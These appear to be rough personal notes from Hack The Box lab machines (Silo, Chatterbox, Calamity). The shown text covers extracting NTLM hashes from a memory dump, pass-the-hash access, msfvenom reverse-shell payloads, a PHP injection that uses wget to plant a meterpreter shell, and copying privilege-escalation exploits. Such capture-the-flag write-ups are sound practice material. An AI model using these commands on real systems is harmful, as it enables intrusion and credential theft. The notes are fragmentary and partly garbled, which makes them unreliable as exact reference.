AS Layer2 : WindowsCrashDumpSpace64 (Unnamed AS)

AS Layer3 : FileAddressSpace (/root/Downloads/SILO-20180105-221806.dmp)

PAE type : No PAE

DTB : 0x1a7000L

KDBG : 0xf80078520a30L

Number of Processors : 2

Image Type (Service Pack) : 0

KPCR for CPU 0 : 0xfffff8007857b000L

KPCR for CPU 1 : 0xfffffd000207e8000L

KUSER_SHARED_DATA : 0xfffff780000000000L

```
Image date and time : 2018-01-05 22:18:07 UTC+0000
Image local date and time : 2018-01-05 22:18:07 +0000
root@kali:~# volatility -f /root/Downloads/SILO-20180105-221806.
SILO-20180105-221806.dmp SILO-20180105-221806.zip
```

//the hash cat

```
root@kali:~# cat hash.txt
Administrator:500:aad3b435b51404eeaad3b435b51404ee:9e730375b7cbcebf
74ae46481e07b0c7:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d
7e0c089c0:::
Phineas:1002:aad3b435b51404eeaad3b435b51404ee:8eacdd67b77749e65d3
b3d5c110b0969:::
root@kali:~#
```

0xfffffc00000619000 -- sam

0xfffffc00000028000 -registry machine

So after cracking dump file we got the hashes and used pass the hash t get command line

```
pth-winexe -U
HTB/Administrator%aad3b435b51404eeaad3b435b51404ee:9e730375b7cbce
bf74ae46481e07b0c7 //10.10.10.82 cmd
```

```

root@kali:~# volatility -f /root/Downloads/SILO-20180105-221806.dmp --profile=Win2012R2x64 hivelist
Volatility Foundation Volatility Framework 2.6
Virtual Physical Name
-----
0xfffffc0000100a000 0x000000000d40e000 \??\C:\Users\Administrator\AppData\Local\Microsoft\Windows\UsrClass.dat
0xfffffc000011fb000 0x0000000034570000 \SystemRoot\System32\config\DRIVERS 0/2010 0.0.1.10 /m
0xfffffc00001600000 0x000000003327b000 \??\C:\Windows\AppCompat\Programs\Amcache.hve
0xfffffc0000001e000 0x0000000000b65000 [no name]
0xfffffc00000028000 0x0000000000a70000 \REGISTRY\MACHINE\SYSTEM\Groups *Administrators *ORA_DBA
0xfffffc00000052000 0x000000001a25b000 \REGISTRY\MACHINE\HARDWARE *Users
0xfffffc000004de000 0x0000000024cf8000 \Device\HarddiskVolume1\Boot\BCD *None
0xfffffc00000103000 0x000000003205d000 \SystemRoot\System32\Config\SOFTWARE
0xfffffc00002c43000 0x0000000028ecb000 \SystemRoot\System32\Config\DEFAULT
0xfffffc000061a3000 0x0000000027532000 \SystemRoot\System32\Config\SECURITY
0xfffffc00000619000 0x0000000026cc5000 \SystemRoot\System32\Config\SAM
0xfffffc0000060d000 0x0000000026c93000 \??\C:\Windows\ServiceProfiles\NetworkService\NTUSER.DAT
0xfffffc000006cf000 0x000000002688f000 \SystemRoot\System32\Config\BBI
0xfffffc000007e7000 0x000000000259a8000 \??\C:\Windows\ServiceProfiles\LocalService\NTUSER.DAT
0xfffffc00000fed000 0x000000000d67f000 \??\C:\Users\Administrator\ntuser.dat

```

The root.txt

```

C:\Users\Administrator\Desktop>type root.txt
type root.txt
cd39ea0af657a495e33bc59c7836faf6
C:\Users\Administrator\Desktop>net

```

Chatterbox

01 July 2018
16:26

```

PORT STATE SERVICE VERSION
9255/tcp open http AChat chat system httpd
|_http-favicon: Unknown favicon MD5:
0B6115FAE5429FEB9A494BEE6B18ABBE
| http-methods:
|_ Supported Methods: GET HEAD POST OPTIONS
|_http-server-header: AChat
|_http-title: Site doesn't have a title.
9256/tcp open achat AChat chat system

```

Warning: OSScan results may be unreliable because we could not find at least 1 open and 1 closed port

Device type: general purpose|phone|specialized

Running (JUST GUESSING): Microsoft Windows
8|Phone|2008|8.1|7|Vista|2012 (92%)

OS CPE: **cpe:/o:microsoft:windows_8 cpe:/o:microsoft:windows**
cpe:/o:microsoft:windows_server_2008:r2 cpe:/o:microsoft:windows_8.1
cpe:/o:microsoft:windows_7 cpe:/o:microsoft:windows_vista::-
cpe:/o:microsoft:windows_vista::sp1 cpe:/o:microsoft:windows_server_2012
Aggressive OS guesses: Microsoft Windows 8.1 Update 1 (92%), Microsoft
Windows Phone 7.5 or 8.0 (92%), Microsoft Windows Server 2008 R2 (91%),
Microsoft Windows Server 2008 R2 or Windows 8.1 (91%), Microsoft Windows
Server 2008 R2 SP1 or Windows 8 (91%), Microsoft Windows 7 (91%),
Microsoft Windows 7 SP1 or Windows Server 2008 R2 (91%), Microsoft
Windows 7 SP1 or Windows Server 2008 SP2 or 2008 R2 SP1 (91%), Microsoft
Windows Vista SP0 or SP1, Windows Server 2008 SP1, or Windows 7 (91%),
Microsoft Windows Embedded Standard 7 (91%)
No exact OS matches for host (test conditions non-ideal).
Uptime guess: 0.004 days (since Sun Jul 1 11:16:52 2018)
Network Distance: 2 hops
TCP Sequence Prediction: Difficulty=265 (Good luck!)
IP ID Sequence Generation: Incremental

The ports we want :

9255/tcp open http AChat chat system httpd
|_http-favicon: Unknown favicon MD5:
0B6115FAE5429FEB9A494BEE6B18ABBE
| http-methods:
|_ Supported Methods: GET HEAD POST OPTIONS
|_http-server-header: AChat
|_http-title: Site doesn't have a title.
9256/tcp open achat AChat chat system

ORT STATE SERVICE VERSION
9255/udp open|filtered mon
9256/udp open|filtered unknown
Too many fingerprints match this host to give specific OS details
Network Distance: 2 hops

The use of the below to generate the payload

```
msfvenom -a x86 --platform Windows -p windows/shell_reverse_tcp  
RHOST=10.10.10.74 LHOST=10.10.14.3 LPORT=443 -e x86/unicode_mixed -b  
\x00\x80\x81\x82\x83\x84\x85\x86\x87\x88\x89\x8a\x8b\x8c\x8d\x8e\x8f\x  
90\x91\x92\x93\x94\x95\x96\x97\x98\x99\x9a\x9b\x9c\x9d\x9e\x9f\x9a\x9b\x  
xa2\x9a3\x9a4\x9a5\x9a6\x9a7\x9a8\x9a9\x9aa\x9ab\x9ac\x9ad\x9ae\x9af\x9b\x  
xb0\x9b1\x9b2\x9b3\x9b4\x9b5\x9b6\x9b7\x9b8\x9b9\x9ba\x9bb\x9bc\x9bd\x9be\x  
9bf\x9c0\x9c1\x9c2\x9c3\x9c4\x9c5\x9c6\x9c7\x9c8\x9c9\x9ca\x9cb\x9cc\x9cd\x  
9ce\x9cf\x9d0\x9d1\x9d2\x9d3\x9d4\x9d5\x9d6\x9d7\x9d8\x9d9\x9da\x9db\x9dc\x  
9dd\x9de\x9df\x9e0\x9e1\x9e2\x9e3\x9e4\x9e5\x9e6\x9e7\x9e8\x9e9\x9ea\x  
9eb\x9ec\x9ed\x9ee\x9ef\x9f0\x9f1\x9f2\x9f3\x9f4\x9f5\x9f6\x9f7\x9f8\x9f9\x  
9fa\x9fb\x9fc\x9fd\x9fe\x9ff' BufferRegister=EAX -f python
```

Then use simple NC to catch it!

```
C:\Windows\system32>systeminfo  
systeminfo
```

```
Host Name: CHATTERBOX  
OS Name: Microsoft Windows 7 Professional  
OS Version: 6.1.7601 Service Pack 1 Build 7601  
OS Manufacturer: Microsoft Corporation  
OS Configuration: Standalone Workstation  
OS Build Type: Multiprocessor Free  
Registered Owner: Windows User  
Registered Organization:  
Product ID: 00371-223-0897461-86794  
Original Install Date: 12/10/2017, 9:18:19 AM  
System Boot Time: 7/1/2018, 3:17:19 PM  
System Manufacturer: VMware, Inc.  
System Model: VMware Virtual Platform  
System Type: X86-based PC  
Processor(s): 2 Processor(s) Installed.  
[01]: x64 Family 23 Model 1 Stepping 2 AuthenticAMD ~1996  
Mhz  
[02]: x64 Family 23 Model 1 Stepping 2 AuthenticAMD ~1996  
Mhz
```

BIOS Version: Phoenix Technologies LTD 6.00, 4/5/2016
Windows Directory: C:\Windows
System Directory: C:\Windows\system32
Boot Device: \Device\HarddiskVolume1
System Locale: en-us;English (United States)
Input Locale: en-us;English (United States)
Time Zone: (UTC-05:00) Eastern Time (US & Canada)
Total Physical Memory: 2,047 MB
Available Physical Memory: 1,484 MB
Virtual Memory: Max Size: 4,095 MB
Virtual Memory: Available: 3,403 MB
Virtual Memory: In Use: 692 MB
Page File Location(s): C:\pagefile.sys
Domain: WORKGROUP
Logon Server: <\\CHATTERBOX>
Hotfix(s): 208 Hotfix(s) Installed.
[01]: KB2849697
[02]: KB2849696
[03]: KB2841134
[04]: KB2670838
[05]: KB2830477
[06]: KB2592687
[07]: KB2479943
[08]: KB2491683
[09]: KB2506212
[10]: KB2506928
[11]: KB2509553
[12]: KB2532531
[13]: KB2533552
[14]: KB2533623
[15]: KB2534111
[16]: KB2545698
[17]: KB2547666
[18]: KB2552343
[19]: KB2560656
[20]: KB2563227
[21]: KB2564958
[22]: KB2574819
[23]: KB2579686
[24]: KB2585542

[25]: KB2604115
[26]: KB2620704
[27]: KB2621440
[28]: KB2631813
[29]: KB2639308
[30]: KB2640148
[31]: KB2647753
[32]: KB2653956
[33]: KB2654428
[34]: KB2656356
[35]: KB2660075
[36]: KB2667402
[37]: KB2676562
[38]: KB2685811
[39]: KB2685813
[40]: KB2685939
[41]: KB2690533
[42]: KB2698365
[43]: KB2705219
[44]: KB2719857
[45]: KB2726535
[46]: KB2727528
[47]: KB2729094
[48]: KB2731771
[49]: KB2732059
[50]: KB2732487
[51]: KB2736422
[52]: KB2742599
[53]: KB2750841
[54]: KB2758857
[55]: KB2761217
[56]: KB2763523
[57]: KB2770660
[58]: KB2773072
[59]: KB2786081
[60]: KB2799926
[61]: KB2800095
[62]: KB2807986
[63]: KB2808679
[64]: KB2813430

[65]: KB2820331
[66]: KB2834140
[67]: KB2836942
[68]: KB2836943
[69]: KB2840631
[70]: KB2843630
[71]: KB2847927
[72]: KB2852386
[73]: KB2853952
[74]: KB2857650
[75]: KB2861698
[76]: KB2862152
[77]: KB2862330
[78]: KB2862335
[79]: KB2864202
[80]: KB2868038
[81]: KB2871997
[82]: KB2882822
[83]: KB2884256
[84]: KB2888049
[85]: KB2891804
[86]: KB2892074
[87]: KB2893294
[88]: KB2893519
[89]: KB2894844
[90]: KB2900986
[91]: KB2908783
[92]: KB2911501
[93]: KB2912390
[94]: KB2918077
[95]: KB2919469
[96]: KB2923545
[97]: KB2931356
[98]: KB2937610
[99]: KB2943357
[100]: KB2952664
[101]: KB2965788
[102]: KB2966583
[103]: KB2968294
[104]: KB2970228

[105]: KB2972100
[106]: KB2972211
[107]: KB2973112
[108]: KB2973201
[109]: KB2973351
[110]: KB2977292
[111]: KB2978120
[112]: KB2978742
[113]: KB2984972
[114]: KB2984976
[115]: KB2985461
[116]: KB2991963
[117]: KB2992611
[118]: KB3003743
[119]: KB3004361
[120]: KB3004375
[121]: KB3006121
[122]: KB3006137
[123]: KB3010788
[124]: KB3011780
[125]: KB3013531
[126]: KB3019978
[127]: KB3020370
[128]: KB3020388
[129]: KB3021674
[130]: KB3021917
[131]: KB3022777
[132]: KB3023215
[133]: KB3030377
[134]: KB3031432
[135]: KB3035126
[136]: KB3037574
[137]: KB3042058
[138]: KB3045685
[139]: KB3046017
[140]: KB3046269
[141]: KB3054476
[142]: KB3055642
[143]: KB3059317
[144]: KB3060716

[145]: KB3061518
[146]: KB3067903
[147]: KB3068708
[148]: KB3071756
[149]: KB3072305
[150]: KB3074543
[151]: KB3075220
[152]: KB3075226
[153]: KB3076895
[154]: KB3078601
[155]: KB3078667
[156]: KB3080079
[157]: KB3080149
[158]: KB3084135
[159]: KB3086255
[160]: KB3092601
[161]: KB3092627
[162]: KB3093513
[163]: KB3097989
[164]: KB3101722
[165]: KB3102429
[166]: KB3107998
[167]: KB3108371
[168]: KB3108381
[169]: KB3108664
[170]: KB3109103
[171]: KB3109560
[172]: KB3110329
[173]: KB3115858
[174]: KB3118401
[175]: KB3122648
[176]: KB3123479
[177]: KB3126446
[178]: KB3126587
[179]: KB3127220
[180]: KB3133977
[181]: KB3137061
[182]: KB3138378
[183]: KB3138612
[184]: KB3138910

[185]: KB3139398
[186]: KB3139914
[187]: KB3140245
[188]: KB3147071
[189]: KB3150220
[190]: KB3150513
[191]: KB3155178
[192]: KB3156016
[193]: KB3156019
[194]: KB3159398
[195]: KB3161102
[196]: KB3161949
[197]: KB3161958
[198]: KB3172605
[199]: KB3177467
[200]: KB3179573
[201]: KB3184143
[202]: KB3185319
[203]: KB4014596
[204]: KB4019990
[205]: KB4040980
[206]: KB976902
[207]: KB982018
[208]: KB4054518

Network Card(s): 1 NIC(s) Installed.

[01]: Intel(R) PRO/1000 MT Network Connection
 Connection Name: Local Area Connection
 DHCP Enabled: No
 IP address(es)
 [01]: 10.10.10.74

C:\Windows\system32>

Copy <\\10.10.14.3\\ROPN0P\\cve-2016-7255.exe>

copy \\10.10.14.3\\ROPN0P\\SetWindowLongPtr_Exploit.exe
SetWindowLongPtr_Exploit.exe

Rooted :

Aa4beed1c0584445ab463a6747bd06e9

So we ended up running
windows/local/ms14_070_tcpip_ioctl

Once you have a shell you can use metasploit local_exploit_suggestor and then try the list of exploits that is when .

copy <\\10.10.14.13\\ROPNOP\\35936.exe>

9255/tcp

Comilib

04 July 2018
00:45

sekenetodipuoks

skoupidotenekes

skoupidotenekes

sekenetodipuoks

so when we found there is a php vuln coz the day mentioned php and also remember soon as you see a xss try to inject a php by doing php --><?php phpinfo();?><!-- in the url or box

//do a pwd and ls

<?php system("ls -l);?>

//used meterpreter to create us a shell and we know uploads folder exist

```
msfvenom -p php/meterpreter_reverse_tcp LHOST=10.10.14.8 LPORT=555 -f raw > shell.php
```

```
<?php system("wget http://10.10.14.8:200/shell.php -O /var/www/html/uploads/shell.php");?>
```

```
//enumeration
```

```
No LSB modules are available.
```

```
Distributor ID: Ubuntu
```

```
Description: Ubuntu 16.04.2 LTS
```

```
Release: 16.04
```

```
Codename: xenial
```

```
www-data@calamity:/var/www/html$ uname -mrs
```

```
uname -mrs
```

```
Linux 4.4.0-81-generic i686
```

```
www-data@calamity:/var/www/html$
```

```
alarmclocks app dontforget.txt intrusions peda recov.wav user.txt
```

```
www-data@calamity:/home/xalvas$ cat user.txt
```

```
cat user.txt
```

```
0790e7be60d5cd7faeeb9ac550762e5e
```

```
www-data@calamity:/home/xalvas
```